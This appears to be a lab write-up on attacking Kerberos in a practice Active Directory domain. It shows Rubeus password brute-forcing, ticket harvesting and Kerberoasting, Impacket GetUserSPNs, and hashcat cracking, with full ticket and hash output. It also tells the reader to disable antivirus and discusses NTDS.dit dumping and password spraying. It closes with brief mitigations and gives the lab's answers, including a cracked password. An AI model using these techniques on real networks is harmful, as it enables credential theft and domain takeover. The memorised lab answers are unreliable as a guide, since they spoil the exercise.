C:\Users\Administrator\Downloads>Rubeus.exe brute /password:Password1 /noticket

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0

[-] Blocked/Disabled user => Guest
[-] Blocked/Disabled user => krbtgt
[+] STUPENDOUS => Machine1:Password1
[*] base64(Machine1.kirbi):

      doIFYjCCBV6gAwIBBaEDAgEWooIEWzCCBFdhggRTMIIET6ADAgEFoRIbEENPTlRST0xMRVIuTE9DQUyi
      JTAjoAMCAQKhHDAaGwZrcmJ0Z3QbEENPTlRST0xMRVIubG9jYWyjggQLMIIEB6ADAgESoQMCAQKiggP5
      BIID9ZlWBiKWcmnuYVZyC3t3oqe+s+K31RSjQBfh3d1QehyNPu//oPHE4+517iXv84FSlnJQoYh6aZqV
      GnFG3S0nusJrW1PBwqAHUb3vjc29HKyGFF0hdQh5Y0qBkdncjMxvdptkpeJQC/q9h9ETRTq760ERUCa2
```

Be mindful of how you use this attack as it may lock you out of the network depending on the account lockout policies.

Answer the questions below

Before running the command, we need to add an exclusion path and turn off all the settings in the Virus & threat protection in Windows Security so it does not delete the file when being executed.





Which domain admin do we get a ticket for when harvesting tickets?

Answer: Administrator

Run Rubeus to harvest tickets in the machine. We got two tickets.

```
C:\Users\Administrator\Downloads>Rubeus.exe harvest /interval:30

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0

[*] Action: TGT Harvesting (with auto-renewal)
[*] Monitoring every 30 seconds for new TGTs
[*] Displaying the working TGT cache every 30 seconds


[*] Refreshing TGT ticket cache (10/31/2023 11:50:03 PM)

  User                  :  CONTROLLER-1$@CONTROLLER.LOCAL
  StartTime             :  10/31/2023 11:21:59 PM
  EndTime               :  11/1/2023 9:21:59 AM
  RenewTill             :  11/7/2023 10:21:59 PM
  Flags                 :  name_canonicalize, pre_authent, initial, renewable, forwardable
  Base64EncodedTicket   :

    doIFhDCCBYCgAwIBBaEDAgEWooIEeDCCBHRhggRwMIIEbKADAgEFoRIbEENPTlRST0xMRVIuTE9DQUyiJTAjoAMCAQKhHDAaGwZr
    cmJ0Z3QbEENPTlRST0xMRVIuTE9DQUyjggQoMIIEJKADAgESoQMCAQKiggQWBIIEEl00VXFB/CQWogNnZiYRm7yuuF15ofI/2fwy
    KQJodacP0+rwKWXa1ATIV0YektX1a04tetAi1Au2khTHWjTp+B5JpVrezm0Us5bkha4xTrRVB6dkzVX2FvaXpRt0JXL3QOPv5CJ3
    AIFZLxEvJsFBm05xqUV88LzLeRGkUeuMVbK0lu+X9AN5b9T1ASVOWlQp1O0JYxFVCbbgkvonMxyXzl6NMLshF+1plnrxOP6H5vyy
    mboU77VEQNdpOgjrS34fsEl9Bz/PxWvYBBcg6gzuUYtIOj5RtPKrckq+jmdM3gofqFpb/ODY5s4+22OFIjj+08EfveGFf+ozEpi0
    xW5qBjV5j2ViCW+hmkX7/nurbM4MkyswUVPxsmLMW8ImoPdZ8IBpGsSTGceSe+lUqPleZnyhH1MUjt7UZuy37o8sh7ndqUJDfb8+
    Ka9dpn1Z19mdmrnqOTbCG2ob09sLc49t7euymFR3Vr8nXB1G/kkemmIxrudFVSZIDzlSmQCa2aDFKNI5OgAGnIG3qJNMsN5IEapl
    Ddt+7IuiuhJsIozrz2If5z56axa2Jj///Xa6kBAmtNVGF/GkqDDKzBoAPVIEIorDRVpv+LGvKdEtykltstrX+fRjhyM7cjtzTqWn
    RX/bY10grOH2QsM2F8KbHNrvP7Adk2+tCPGsEkF1CC6yasrAjDWRfedjfwj7rVlGMdmzCikoTXnvv9Fk1nNvI77EaS5BrhUR7Uwp
    wFuJDkhhW6gCEQc0lR+pNEqisCDPheJZ0h9wLCoi5IMtn6O/t9qHvAG1FUlA270U6sBF8CzxfKTovP9MAX4J9n0zvsMI239tvz6O
    DrTIICPRCToG5aoPapNJAe1lPfPVewf9rVbR2NQvOrl2MMLd7kdtf8rGEy0zWMvgjeqYB93H/4kaEIKrbi0tVOIMs+EF7iPZ4P9t
    WlZvM+xtor2lq/Jqfj3GPKbXbc68edCO2fHPGb8pQ8KrF/pobfQM2UPRryWEEuQwmP7afsjDIQhOpQRCTq6E9nfxP0SOADl9jwEI
    elYmSTbfYwjloMfNnf64/uDZAyny9wtFhfxdPKmt0ml5T00srXCQrzhicX45JaLe1uGacWb5rkRtNHiMKgDrb7JxYL56qmlavr7k
    c2RfoxWUEgeaRBDcBQciIrr6h5UVQy/XBuX96b6asu4ptC5UoWf48K4oauiHbqWzcPZT4wHrSYXgwiv78v/zNSikQ4a55Km+mzbz
    7/oH58cj6XtF1ZI2fPlmZNCKR1o1AHbVeix96cT8UXZ6Zj22BT7PpEkxFYLGyROQ4eIY+9fEvjqLKeMMQAD2RFzGN60ap/mLcSPB
    11cdVlT2SPUPcYUCjTg4WpVPAKSi8/LoAAUoXLUwiWiNtIfWs5DDzcyjgfcwgfSgAwIBAKKB7ASB6X2B5jCB46CB4DCB3TCB2qAr
    MCmgAwIBEqEiBCB51bin/OeF+5uPD1KMUOLeX5j0KYxaB76NftyCdaUDfKESGxBDT05UUk9MTEVSLkxPQ0FMohowGKADAgEBoREw
    DxsNQ09OVFJPTExFUi0xJKMHAwUAQOEAAKURGA8yMDIzMTEwMTA2MjE1OVqmERgPMjAyMzExMDExNjIxNTlapxEYDzIwMjMxMTA4
    MDYyMTU5WqgSGxBDT05UUk9MTEVSLkxPQ0FMqSUwI6ADAgECoRwwGhsGa3JidGd0GxBDT05UUk9MTEVSLkxPQ0FM

  User                  :  CONTROLLER-1$@CONTROLLER.LOCAL
  StartTime             :  10/31/2023 11:21:59 PM
  EndTime               :  11/1/2023 9:21:59 AM
  RenewTill             :  11/7/2023 10:21:59 PM
  Flags                 :  name_canonicalize, pre_authent, renewable, forwarded, forwardable
  Base64EncodedTicket   :

    doIFhDCCBYCgAwIBBaEDAgEWooIEeDCCBHRhggRwMIIEbKADAgEFoRIbEENPTlRST0xMRVIuTE9DQUyiJTAjoAMCAQKhHDAaGwZr
    cmJ0Z3QbEENPTlRST0xMRVIuTE9DQUyjggQoMIIEJKADAgESoQMCAQKiggQWBIIEEiPyB/luXvj+O9GYhvn2q4YQFkjE8uEBu71a
    MpaCAIESrD3Yc0xc2RrsjjH8v32hIYn3RLitMY6qrmow+W9pAPtkbrBCDUvtQMAst3ukflkgtliW/zgWZv4FDG64p3bE+TnElIPn
    VPL01UUTlb5R1gXXJiYsEG4EsRYHe9jKTzVZXzGBdcdfo6PzFhfgwDZjqlUHCk8aM6UYVtKyzwfnfM7NPLwmht3sNYAAXIdAvG3k
    Juq3+TNKCUnQOXLKrmCyGen1lgeaILIr1yWbgMwyXGBsgRB7AdNnA14bN3CyMSbi3ZVW9ah8IK0O/Tly3JlCnQrp7Pi9R6oyjXwq
    nLpF3wWQRS3jAw9CIpHpxFxxGFA7iBoNC0MFmaZGW7BwEl4d34Jn/FrkdonjWL4cLk0r/QUcOErSaD9XTEUNdw4Im4U0b9qnivgL
    ZSzgTFiDB/IOvkMTI7+Cc9yZADuJoKxf4PoX9U2RH13YSlhJAtv4+Hg8FYIj1fTVRudG+HkwgYXc1U02hxatt4ijaljEKbt8Vojk
    GaVdHk4qHgfLYWndo19k4Xc9ZC+EEMxkqTNmTniKsjZALAyNxYH6t3xMHwhkBrGajcue7pqd1snSFDbEXgfddqbr1OEGAf9vmDf+
    fuEk2cxDvEqcmF1DE9WmWpOaqtrQHmhh1DHf3zU3Fz/mLciC+TuXwQhPGe3ULs5hHddhJnjYj6scpn0OUAr7aeRxgcb+jL5gW7IY
    8+P5cbuQb4LrWElFvPzLhcMRQDofaD56vtTmoVa+qj5ikOGfrkGWYK06CupTiXEzoR8CqqLRtkvIeEr+JaCzR4PMSIfPHK0PeIZe
    /GkoKMJWAqpkBgHlI00PehJ2puPe4j5MdldFf9ipvl53OqnWEmaRatVp4YQTdsBpH1zSYMFg7iIp3hmU7/T6bROv1jLuamMe9Tsd
    SJjFkP48ZalfgEzumyuBGiNNjrEdpYs9sbP9i8VsDpHaWuOna8eLIqCfkcBVtP00/oR46LknE0BLwBxpRD2QQRQbDIMV7HHW5YmT
    s5BomfLJ4yWljYpQDYxDUDPVa1cXtQ3UmArtQjFJldBMinnpJypvylBCDq4okWKv5zQCcgvzH678Nji7jeQDSoEL4ipbls66NHr5
    3ufkNNHobuQGpqXVMPagyTtYR+9Vpm0nOoWDWdgp3yM1O9gjKW/tk7FrNWcKU1J1QVtde71pFlkq2WuBsUw+FBBA0lt8xAzK/hEe
```

```
User                  :  Administrator@CONTROLLER.LOCAL
StartTime             :  10/31/2023 11:47:52 PM
EndTime               :  11/1/2023 9:47:52 AM
RenewTill             :  11/7/2023 10:47:52 PM
Flags                 :  name_canonicalize, pre_authent, initial, renewable, forwardable
Base64EncodedTicket   :

  doIFjDCCBYigAwIBBaEDAgEWooIEgDCCBHxhggR4MIIEdKADAgEFoRIbEENPTlRST0xMRVIuTE9DQUyiJTAjoAMCAQKhHDAaGwZr
  cmJ0Z3QbEENPTlRST0xMRVIuTE9DQUyjggQwMIIELKADAgESoQMCAQKiggQeBIIEGjo/ps4sajX7YpQGIky7lzE2IltoOyTZCmrD
  K+X9iHEuGlOXE4/tNzbc+FqQlD8XVixslEU9KEZrPv9zYf/jpN27Hy+9AHJ+EbwotK8RizhhlyTQuEgVb2hKzX0CVEGUx3evuOna
  wXIBiWqs24NuPyS8XuQnDZJoxVZALYqXlaPrbYFNCzeTUHsko2v8nYOtVgxrdRsApAEZXrK4LOyYY36b9xvloPkqBDuMe6+E0+hW
  RrPrnB4FYag4eaowBn6fsufCmW21ULq0gzUvT8TQGVFClFCUb0Dh6bF5ISdWvT1sOEI5gpo/eYZoceNu0yIWFb+JNmMF+VhZUYRn
  8uWtlK5ELJfXqyOd5zA9ntRbXJnMxj0CeGaoq660/7+TWu6lPenIiF/3HgH0mD1iOhxWVeDAHTC+8L2H+EG3J73a5gLMhE3jLN9v
  D+0jAgRAH9WWugbi7wBRGHvVUaF3b3yfXPr9s8/AeOBZ89KN+ms2wYUzoLcSDS1tbMtIvvF2TrdygLnj6d1EEYG7W+DcC5eRkRNP
  N2yAOWoBhV9NS4xhof+s5dQm63u4fI11HfD87r42XnS1qr7P5OvY1euJzkfz3IqogC2p1KRmf1cqRFopNKwDwdtMdD/JEpvX5ybY
  9a7p+lKubqwEOJNTCS8Z6Sn18SaIy0y+6U32V5fAJp8lMW1goZZTDKC9hHIkTZHiMv06+zQJ4zle5zYy6/3hRhJVeDDAT6bJ5NvM
  xCi8pE919IPIHA9b7t8IWmGijrEPBguDZGMuD7UEL7RoQeA3fDwBNYwJoK/cQ/eFp+suyXivE/1FcpWZxeHtmt34kn9Sc+IRFPTC
  TTFz2PelVdW2yUoT/1GmbRpMwIVZggZnvwMMpO/tJHY/zJdFVOb2q3YdIzEsNa8Hba0ktfFg0ofh6OgTqXv7R1XlXFxsj0zQzPdb
  tEfDTNWMpOav9gcP8hbuRMvrPhtWMf2zKBB+IsKv6x7xHq3QgzW447oeMdapyigFT3OdPtWq+QmDNYqq2GIyAEhz0FIOk0VNw8xJ
  gO+xXz3aqRfYysf5x8nIOs8536G/TWa1a9FEB9TDwfGGNr9+XQXhpPH5RDmsJ8jhPnQPb9G1x9oAvZiF5wBwyZrttcp9H/omfV1S
  htTNvbXvjyFWX5sLCfkWmI/knDIyMU2Yq0xTDUn0LaBs1+UuuKti45DgUsPEG43wiOdEeHRJVJTuAXi6jCGF961tt5Ssp88mt+J2
  898ZTw90T4X7qYE+wd8cc4eiYEg87qvHvG3gt0tBE5iVlaI2jW1WJax74sri6ioilMZnbv5Y4Wokugl4tJoPjOPHTsYNLk8nOESV
  aPHfSHr/LWfelvPXx8z55/7ZGPpXEN+rI9k/U8pmgUkjMz4SgnnEhTxeu96JvXd2IaOB9zCB9KADAgEAooHsBIHpfYHmMIHjoIHg
  MIHdMIHaoCswKaADAgESoSIEIJxjl3IgzFEbTB9/2dy1tUOV9qfZ90fm68H7muUcxAiroRIbEENPTlRST0xMRVIuTE9DQUyiGjAY
  oAMCAQGhETAPGw1BZG1pbmlzdHJhdG9yowcDBQBA4QAApREYDzIwMjMxMTAxMDY0NzUyWqYRGA8yMDIzMTEwMTE2NDc1MlqnERgP
  MjAyMzExMDgwNjQ3NTJaqBIbEENPTlRST0xMRVIuTE9DQUypJTAjoAMCAQKhHDAaGwZrcmJ0Z3QbEENPTlRST0xMRVIuTE9DQUw=
```

Which domain controller do we get a ticket for when harvesting tickets?

Answer: CONTROLLER-1

Task 4 Kerberoasting w/ Rubeus & Impacket

In this task we'll be covering one of the most popular Kerberos attacks – Kerberoasting. Kerberoasting allows a user to request a service ticket for any service with a registered SPN then use that ticket to crack the service password. If the service has a registered SPN then it can be Kerberoastable however the success of the attack depends on how strong the password is and if it is trackable as well as the privileges of the cracked service account. To enumerate Kerberoastable accounts I would suggest a tool like BloodHound to find all Kerberoastable accounts, it will allow you to see what kind of accounts you can kerberoast if they are domain admins, and what kind of connections they have to the rest of the domain. That is a bit out of scope for this room but it is a great tool for finding accounts to target.

In order to perform the attack, we'll be using both Rubeus as well as Impacket so you understand the various tools out there for Kerberoasting. There are other tools out there such a kekeo and Invoke-Kerberoast but I'll leave you to do your own research on those tools.

I have already taken the time to put Rubeus on the machine for you, it is located in the downloads folder.

Method 1 – Rubeus

Kerberoasting w/ Rubeus –

1.) `cd Downloads` – navigate to the directory Rubeus is in

2.) `Rubeus.exe kerberoast` This will dump the Kerberos hash of any kerberoastable users

```
C:\Users\Administrator\Downloads>rubeus.exe kerberoast

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Searching the current domain for Kerberoastable users

[*] Total kerberoastable users : 1


[*] SamAccountName         : SQLService
[*] DistinguishedName      : CN=SQL Service,CN=Users,DC=CONTROLLER,DC=local
[*] ServicePrincipalName   : DOMAIN-CONTROLLER/SQLService.CONTROLLER.local:60111
[*] PwdLastSet             : 5/14/2020 3:26:58 AM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   : $krb5tgs$23$*SQLService$CONTROLLER.local$DOMAIN-CONTROLLER/SQLService.CONTROLLER
                             .local:60111*$A591D72F99994F1A516F04829D46AA14$D702662E4EA23A6DC0655C4F4771483FD
                             B0E58AD27645D8AD6A2DB94D80BE7B0F70035E07D67FF5C6EF160AC29ED682DF5EDE5A855A4CB929
```

copy the hash onto your attacker machine and put it into a .txt file so we can crack it with hashcat

I have created a modified rockyou wordlist in order to speed up the process download it here

3.) `hashcat -m 13100 -a 0 hash.txt Pass.txt` – now crack that hash

Method 2 – Impacket

Impacket Installation –

Impacket releases have been unstable since 0.9.20 I suggest getting an installation of Impacket < 0.9.20

1.) `cd /opt` navigate to your preferred directory to save tools in

2.) download the precompiled package from https://github.com/SecureAuthCorp/impacket/releases/tag/impacket_0_9_19

3.) `cd Impacket-0.9.19` navigate to the impacket directory

4.) `pip install .` – this will install all needed dependencies

Kerberoasting w/ Impacket –

1.) `cd /usr/share/doc/python3-impacket/examples/` – navigate to where GetUserSPNs.py is located

2.) `sudo python3 GetUserSPNs.py controller.local/Machine1:Password1 -dc-ip 10.10.170.225 -request` – this will dump the Kerberos hash for all kerberoastable accounts it can find on the target domain just like Rubeus does; however, this does not have to be on the targets machine and can be done remotely.

3.) `hashcat -m 13100 -a 0 hash.txt Pass.txt` – now crack that hash

What Can a Service Account do?

After cracking the service account password there are various ways of exfiltrating data or collecting loot depending on whether the service account is a domain admin or not. If the service account is a domain admin you have control similar to that of a golden/silver ticket and can now gather loot such as dumping the NTDS.dit. If the service account is not a domain admin you can use it to log into other systems and pivot or escalate or you can use that cracked password to spray against other service and domain admin accounts; many companies may reuse the same or similar passwords for their service or domain admin users. If you are in a professional pen test be aware of how the company wants you to show risk most of the time they don't want you to exfiltrate data and will set a goal or process for you to get in order to show risk inside of the assessment.

Mitigation – Defending the Forest

Kerberoasting Mitigation –


- Strong Service Passwords – If the service account passwords are strong then kerberoasting will be ineffective
- Don't Make Service Accounts Domain Admins – Service accounts don't need to be domain admins, kerberoasting won't be as effective if you don't make service accounts domain admins.

Answer the questions below

What is the HTTPService Password?

Answer: Summer2020

Perform kerberoasting with Rubeus.



Save the hashes and remove empty spaces or lines.

```
$krb5tgs$23$*SQLService$CONTROLLER.local$CONTROLLER-1/SQLService.CONTROLLER.local:30111*$6FB6402C78E49BA9A0
32805CC0E68E88$8DCC74AFEAAB3A04AB5FF4FE93EBBA904240AB03F8873B4C7624489C0D49ECAADAE949C075DABD826F1DCD5A0CCF
38FFA29B092027577F4C8FE3E144FFD8E6CAF85AB37D51172C3D34F7C694B8131AA4E564E3DD2FCBF69DEDE8CCAA90532D6ED6AFBE0
E77B61053646A01C9485966916A21D2E6C180B590233190C552BB916E3E2FFC16750CC5D252ED403012EE44C29FD03E2EBB35E5609A
34B2C095C88BBFD29CF02545B0547A209A7D7BB68ECDD3D71574F7039A12823D5A9192A84D7E380C3715791EDAED568B281F14FD2F2
EA906ED15E93D348D9BD76B7C9D7B6EC0318D511DF0EEE17E74CB7871F46145BC89D1CEAAC209EC4CF016C783EC621A1000D011B70A
03A0E98AADB7F6D71BF32B7A1F9BE9A15B81BE73F8FC6308C821B9EB5E248AEE137CA836D787191BBB5F97F5ED6DF1070072BABA955
99FEBC53C0526B2CF43CBB47EC8EDBFF7ADDDCFE98605736316269 39DA8E6C4CCB3A1656F374A3EA2517D33FF24C20B215BA4FC488A
A62A19D8BEBEA916F58975EEEBAF18344D364E9923328B65712CDD46CFD0D1A2B38821C8168B9D673187D0763A09EACD792DC947579
D27B91AC6BD3B9DEEC9072226185E4483F71B7004DB7AF883F5B2EA60A63FEDB3255C1F3A16FD0759F56EF8DA043AB78A9D7F60F09D
E9AE1BBF41D18C63E83D97E7128FB147D8C3B877AA65335023FBCB07F35D9DED1EFF82F6C93B05A5015FDE182F2D1852702CD0AB550
2D2608EBB1E966677CC5287BEB416DCB11B8066E2F11F61CCC958CEA4BBDB2AB4052CC5923ECD236297DA0CFE4512DDCB17A5713FB4
47D1697FF42883A0B8ABFF4226E626EE9854C5AE0983360015ECD95D207C8DD350E989DAD08DEAEB4885223FA37EB92F2A24ACEB1AF
59A6DC436EF98B3B148A54805DA9CFE9A19CF90E4AF5D301408CFAFE422AF24C23B88205AA724826D8DB4E5422B5585313E1C13613F
4136968D94277B7EBD85596569D90FCC2B5FA98CC3ECD3C22172B94F3EC84EAE3C101AD999C12BA98EA294E6CA14A510732A5D17DE6
5BDE78FB4848C9684BD68E3C450B62185C1F6AE5A3A1431C1A5AB8AB6A3BB96ADBBA90A8952A04B5AB67C21C08928B1C741F126C94A
E094C8E7657A1F75F94F8982D166F6E7FEED3462A58865F0B83A4E5BD6552AA2A69364F9F83A6F047D1D8ECF4BF4E8F98743BB4C2A8
9B5389CCADC6691C8ED111D90092E3E738955B571A833688BE14870C3717B0C804481611FFE4503DF3369FBE2FDAB7446BE0AE9AEB7
358095D0BF3FACF822548ECA78C16657D35555952A12474616C9FDDD0135B2611D09D8C3E73363EDBF70361623079A2F3F5D448848B
C16254BCFADC9681D2AB5768872F0E8BAC817EE8650035EEE89D4AFD27EE28677E348F3647183B691EA4DEB51274CBA9316074498D0
41B7E7B59825453F9092EA235DAA623F8CBBF80E47F0CD5666ED58E2E0BB87289892AB7FD061D24CE40E1624A12508A235D6A90B558
1FC2AD4D044D0E282FD2E8F0A33964B94CC75E70E6B86F0911DA8EE0A66A30B86FD041C0369C18313E4B31BC81D6A5B4C8F41F5BBA0
48C4B1D74DB79BC85F3F6E844C8AAB843E4E01DE96F6D900B2991504C99C68D7EF2FFA899E43F0722835540A20C39C0226863080

$krb5tgs$23$*HTTPService$CONTROLLER.local$CONTROLLER-1/HTTPService.CONTROLLER.local:30222*$325C346BEF216296
063D768818755D6A$3D83B9B1835604C48BC4DF17FE2BC8CAC7BE5352157080E66B5007424E84B48B71F299FA77FE3768227FF33B9D
46D96315A0BE5104405133170429E3D2D6B0BD7901AFCDF5B7C9727ABF65B852C311D02B2007387AD9F85D76DA67590CF6A00B61B88
6491926CB26CE979C6F0FF833B0B8BFAE67B0D55D5A382CC247B8E99BC60E923C0C8980293382038C5B6D00574FBAE26D0743A0FF40
F1E9D9CE22B6D2E4F1009FBD3FD81F6429DE6F9BDF9FDC00B989AB6B7E60F7184312F05AC895381C9E30E6E257CB98760428D6B59B9
33A0AEA3577469F453C28400885EA7363CA2CFE8B8F5185057E5033B2A486E5D1DEEA40DC6875194300DA98B65C9A7FE68883240C7D
4C5ED1AA17F8C054BB01D59B2732992CF8FCF59A914B602247852745AF9E065962E1C0DF4603094825DE2488137F7E11E4275CB14DF
4C93E3AD03AE2A5F0547556162D8C38069D11EBC564F13DD286D18B1467D041989B8C488261983BCD4D0A6383011C9C71E4E6C9C3CA
84A7716B957304C9AAAF066B87FD9D5B641A3079FC793ACF813583321D88BB0D582BFD265B455ACC605071D2662B6116441945A853F
80768EF92A29A59D311B7BB91B1FC4AA8645790EE23E20A5B99AA6A641AD2287F39445A09CD04FFE7A0DC0A5CD9B53AB8EE191837B3
3776001B5B74F656B927B8C13833A4108C50DF219FA3FBF5FA8988B63D548F1CC167344A7F977E92D7BC93961C0B1C21FB7B13E89B4
CAD229F32E74005AA9AD43956755584F1E0989F7F4452C7326EA52D77CFBD64EE9541F7348C58392AA03C3FFDC3B133D5A652215A28
BCA1232638B3E670C8B886F491D23D0733CF5D59614E1AF8DE69C1E1550BD370BB29CF50A067F64024089A3D7FD2346F7570C6F43A8
E51ABBF9C15E1CC6F579E11BB662AF534B12C0D064EB0451A81AAC59F4BAF2FDC161F3F93B8FC4CEB0A49682C58FE742829D47083BE
9CCD5F6C8C7014BD81AA41A68D95D74F6443E7FEF91377371E6B3C9B8E140C4E211FD32514E6315F5FB5F013AFD5BEFFE9B43674C53
883BCC37E98ECB216374C04F396B8FD4419DC05DE59373E6AA440C4B9E4A3B73DF87411799D12E6C3E35A67DDFE3CEC97DAAA123578
710C0BD5F570525422436E40A9F054389C614DB7450C549BB8ABDECC916E8BA0549B43A677542F0484BFA4D1CEE6813DB0B11FBA6C1
ED99B4905C61E5221727CE7EB2801A1FBA72D8DD75E665415AEAFE6A45D8D0DD48E1C53E477039F185F27DDDD420DDEE7ACF41E4052
785776D6259565CEA47ADC47FD82A9E0E70CC6A7965330FB8143F818B27406F8F243245DFF35E8DB7F05D08479E67AD2DDE3479E6D7
575879AEC478276F23F76A8465186889C36A32124FE15403FDECA38A0EC19B4456A0BE3D84EB189C76C15B2E6A81C0589B680156C6B
B2AC84FE999F8B123D0CD40E83AF1A46FE17DCE478C03ACC3BDB67A55484F6CD982F7DBCFEEC93AD9C6F54FD61D4EF4D0AA258F1A4B
8A7635586741D54B07F3C14E38ACA55F656C020A9287666E2E5081A077BB03FC710A811B2FBD7FF6A8F9F664B67E7D76A9D527E736E
8EC75CAA060F29697D845AA29BB7EF1F054F8A14C6CFA709AB2E199BD280952AF1AB8845EFEB810AC7451E4E5B82823EEC081DB7A2
```

Crack the password with hashcat.

```
┌──(aurelio㉿kali)-[~/Documents/THM/attacking_kerb]
└─$ hashcat -m 13100 -a 0 hash.txt pass.txt --show                                                                  2 ⚙
$krb5tgs$23$*SQLService$CONTROLLER.local$CONTROLLER-1/SQLService.CONTROLLER.local:30111*$6fb6402c78e49ba9a032805cc0e68e88$8dcc74afeaab3a04ab
5ff4fe93ebba904240ab03f8873b4c7624489c0d49ecaadae949c075dabd826f1dcd5a0ccf38ffa29b092027577f4c8fe3e144ffd8e6caf85ab37d51172c3d34f7c694b8131a
a4e564e3dd2fcbf69dede8ccaa90532d6ed6afbe0e77b61053646a01c9485966916a21d2e6c180b590233190c552bb916e3e2ffc16750cc5d252ed403012ee44c29fd03e2ebb
35e5609a34b2c095c88bbfd29cf02545b0547a209a7d7bb68ecdd3d71574f7039a12823d5a9192a84d7e380c3715791edaed568b281f14fd2f2ea906ed15e93d348d9bd76b7c
9d7b6ec0318d511df0eee17e74cb7871f46145bc89d1ceaac209ec4cf016c783ec621a1000d011b70a03a0e98aadb7f6d71bf32b7a1f9be9a15b81be73f8fc6308c821b9eb5e
248aee137ca836d787191bbb5f97f5ed6df1070072baba95599febc53c0526b2cf43cbb47ec8edbff7adddcfe9860573631626939da8e6c4ccb3a1656f374a3ea2517d33ff24
c20b215ba4fc488aa62a19d8bebea916f58975eeebaf18344d364e9923328b65712cdd46cfd0d1a2b38821c8168b9d673187d0763a09eacd792dc947579d27b91ac6bd3b9dee
c9072226185e4483f71b7004db7af883f5b2ea60a63fedb3255c1f3a16fd0759f56ef8da043ab78a9d7f60f09de9ae1bbf41d18c63e83d97e7128fb147d8c3b877aa65335023
fbcb07f35d9ded1eff82f6c93b05a5015fde182f2d1852702cd0ab5502d2608ebb1e966677cc5287beb416dcb11b8066e2f11f61ccc958cea4bbdb2ab4052cc5923ecd236297
da0cfe4512ddcb17a5713fb447d1697ff42883a0b8abff4226e626ee9854c5ae0983360015ecd95d207c8dd350e989dad08deaeb4885223fa37eb92f2a24aceb1af59a6dc436
ef98b3b148a54805da9cfe9a19cf90e4af5d301408cfafe422af24c23b88205aa724826d8db4e5422b5585313e1c13613f4136968d94277b7ebd85596569d90fcc2b5fa98cc3
ecd3c22172b94f3ec84eae3c101ad999c12ba98ea294e6ca14a510732a5d17de65bde78fb4848c9684bd68e3c450b62185c1f6ae5a3a1431c1a5ab8ab6a3bb96adbba90a8952
a04b5ab67c21c08928b1c741f126c94ae094c8e7657a1f75f94f8982d166f6e7feed3462a58865f0b83a4e5bd6552aa2a69364f9f83a6f047d1d8ecf4bf4e8f98743bb4c2a89
b5389ccadc6691c8ed111d90092e3e738955b571a833688be14870c3717b0c804481611ffe4503df3369fbe2fdab7446be0ae9aeb7358095d0bf3facf822548eca78c16657d3
